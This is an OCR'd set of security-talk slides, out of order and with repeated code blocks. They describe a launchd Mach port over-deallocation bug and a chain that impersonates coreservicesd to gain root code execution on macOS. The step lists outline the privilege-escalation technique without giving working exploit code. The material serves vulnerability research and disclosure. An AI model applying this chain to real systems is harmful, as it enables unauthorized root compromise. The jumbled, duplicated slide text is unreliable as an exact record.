0x00000707  0x0efaf09d  send        (1) launchd
0x00000803  0x0e648d7d  send        CLOCK
0x00000a03  0x0e648645  send        HOST
0x00000b03  0x0f4e9e8d  send        (45) logd
0x00000d07  0x0f524645  send        (82) notifyd
0x00001203  0x0e6486ed  send        HOST-PRIV
0x00001d07  0x0efae8bd  send        (89) lsd
0x00002a03  0x0f4d1215  send        (208) coresymbolicationd
0x00005017  0x0efb1e8d  send        (89) lsd
0x00005303  0x0f4eac05  send        (233) aggregated
```

How exploitable is it?

```
bash-3.2# lsmp -v -p 275
  name       ipc-object    rights     type
---------    ------
0x00000707  0x0ef
0x00000803  0x0e6
0x00000a03  0x0e6
0x00000b03  0x0f4
0x00000d07  0x0f5
0x00001203  0x0e6486ed  send        HOST-PRIV
0x00001d07  0x0efae8bd  send        (89) lsd
0x00002a03  0x0f4d1215  send        (208) coresymbolicationd
0x00005017  0x0efb1e8d  send        (89) lsd
0x00005303  0x0f4eac05  send        (233) aggregated
```

No useful ports
to man-in-the-middle

End of talk

Thank you!

Launchd: a hidden exception handler

- Launchd also implements a Mach exception handler!
- With the same bug!
  - Copy/paste?
- Send `EXC_CRASH` exception message to launchd
  - Launchd over-deallocates the thread and task ports

```c
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    log(0, 3, "Host-level exception raised: " /* ... */);
    /* ... */
    deallocate_port(thread);                    // (b) The "thread" port sent in
    /* ... */                                   //     the message is deallocated.
    deallocate_port(task);                      // (c) The "task" port sent in the
    /* ... */                                   //     message is deallocated.
    if ( exception == EXC_CRASH )               // (d) If the exception type is
        return KERN_FAILURE;                    //     EXC_CRASH, then KERN_FAILURE
    else                                        //     is returned. MIG will
        return KERN_SUCCESS;                    //     deallocate the ports again.
}
```

```
kern_return_t catch_mach_exception_raise(
        mach_port_t      exception_port,
        mach_port_t      thread,
        mach_port_t      task,
        exception_type_t exception,
        /* ... */)
{
    /* ... */
    log(0, 3, "Host-level exception raised: " /* ... */);
    /* ... */
    deallocate_port(thread);
    /* ... */
    deallocate_port(task);
    /* ... */
    if ( exception == EXC_CRASH )
        return KERN_FAILURE;
    else
        return KERN_SUCCESS;
}
```

```
// (a) The service routine is
//     called with values directly
//     from the Mach message
//     sent by the client. The
//     thread and task ports could
//     be arbitrary send rights.

// (b) The "thread" port sent in
//     the message is deallocated.
// (c) The "task" port sent in the
//     message is deallocated.
// (d) If the exception type is
//     EXC_CRASH, then KERN_FAILURE
//     is returned. MIG will
//     deallocate the ports again.
```

```c
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    log(0, 3, "Host-level exception raised: " /* ... */);
    /*     */
    deallocate_port(thread);                    // (b) The "thread" port sent in
    /* ... */                                   //     the message is deallocated.
    deallocate_port(task);                      // (c) The "task" port sent in the
    /*     */                                   //     message is deallocated.
    /* ... */
    if ( exception == EXC_CRASH )               // (d) If the exception type is
        return KERN_FAILURE;                    //     EXC_CRASH, then KERN_FAILURE
    else                                        //     is returned. MIG will
        return KERN_SUCCESS;                    //     deallocate the ports again.
}
```

```c
kern_return_t catch_mach_exception_raise(       // (a) The service routine is
            mach_port_t      exception_port,    //     called with values directly
            mach_port_t      thread,            //     from the Mach message
            mach_port_t      task,              //     sent by the client. The
            exception_type_t exception,         //     thread and task ports could
            /* ... */)                         //     be arbitrary send rights.
{
    /* ... */
    log(0, 3, "Host-level exception raised: " /* ... */);
    /* ... */
    deallocate_port(thread);                    // (b) The "thread" port sent in
    /* ... */                                   //     the message is deallocated.
    deallocate_port(task);                      // (c) The "task" port sent in the
    /* ... */                                   //     message is deallocated.
    if ( exception == EXC_CRASH )               // (d) If the exception type is
        return KERN_FAILURE;                    //     EXC_CRASH, then KERN_FAILURE
    else                                        //     is returned. MIG will
        return KERN_SUCCESS;                    //     deallocate the ports again.
}
```

Launchd is more promising

- Launchd manages Mach ports for the system
  - Many more targets for port replacement
- More powerful Mach service impersonation
  - Launchd thinks we own the service
  - Launchd tells other processes that we own the service!

Progress so far

- Found a 0-day in macOS launchd
  - Allows us to free Mach ports
- Want to impersonate a system service
- Need to figure out how to elevate privileges

Impersonating system services

Launchd service impersonation

1. Send a fake crash message to free launchd's send right to the target service
2. Generate ~500 Mach ports
3. Repeatedly register dummy services until the target port name is reused
4. Check by asking launchd for the target port
5. New processes that want to talk to the target will instead be talking to us

Part I:
macOS exploit

Choosing a service to impersonate

- Goal: execute code in an unsandboxed, root, `task_for_pid-allow` process
- mach_portal strategy:
  - Find a service to which a privileged client sends its task port
  - Impersonate that service
  - Start the client and MITM its requests
  - Receive the client's task port
  - Execute arbitrary code

coreservicesd

- com.apple.CoreServices.coreservicesd
  - Ian Beer's original exploit on macOS
  - Holds task ports of many privileged clients

coreservicesd clients


```
  name       ipc-object    rights     type
---------    ----------  ----------  ------------
0x00001b13   0xc65c1ed7   send        TASK (57) configd
0x00001d73   0xc6c6ae57   send        TASK (105) authd
0x00002163   0xc760dc37   send        TASK (86) locationd
0x00002903   0xd443dbb7   send        TASK (1194) powerlogd
0x00002d13   0xc7109f3f   send        TASK (116) trustd
0x00003213   0xc656f79f   send        TASK (89) dasd
0x00003713   0xc6571137   send        TASK (75) coreduetd
0x00003823   0xc65c3fa7   send        TASK (68) mds
0x00003a13   0xc878b64f   send        TASK (198) sandboxd
0x00003e17   0xc63d0137   send        TASK (92) loginwindow
0x00004903   0xc74a7d87   send        TASK (136) WindowServer
0x00004bab   0xc63cf567   send        TASK (94) revisiond
0x00008e6f   0xca01e9bf   send        TASK (581) spindump
0x0000940f   0xc710aeff   send        TASK (119) nehelper
0x00009a5f   0xc63cef7f   send        TASK (79) apsd
0x0000d223   0xc894571f   send        TASK (1350) sysdiagnose
```


coreservicesd clients


```
  name       ipc-object    rights     type
---------    ----------  ----------  ------------
0x00001b13   0xc65c1ed7   send        TASK (57) configd
0x00001d73   0xc6c6ae57   send        TASK (105) authd
0x00002163   0xc760dc37   send        TASK (86) locationd
0x00002903   0xd443dbb7   send        TASK (1194) powerlogd
0x00002d13   0xc7109f3f   send        TASK (116) trustd
0x00003213   0xc656f79f   send        TASK (89) dasd
0x00003713   0xc6571137   send        TASK (75) coreduetd
0x00003823   0xc65c3fa7   send        TASK (68) mds
0x00003a13   0xc878b64f   send        TASK (198) sandboxd
0x00003e17   0xc63d0137   send        TASK (92) loginwindow
0x00004903   0xc74a7d87   send        TASK (136) WindowServer
0x00004bab   0xc63cf567   send        TASK (94) revisiond
0x00008e6f   0xca01e9bf   send        TASK (581) spindump
0x0000940f   0xc710aeff   send        TASK (119) nehelper
0x00009a5f   0xc63cef7f   send        TASK (79) apsd
0x0000d223   0xc894571f   send        TASK (1350) sysdiagnose
```


The complete macOS exploit


1. Impersonate coreservicesd
2. Start sysdiagnose
3. MITM sysdiagnose's connection to coreservicesd
4. Get sysdiagnose's task port
5. Execute arbitrary code: unsandboxed, root, and `task_for_pid`

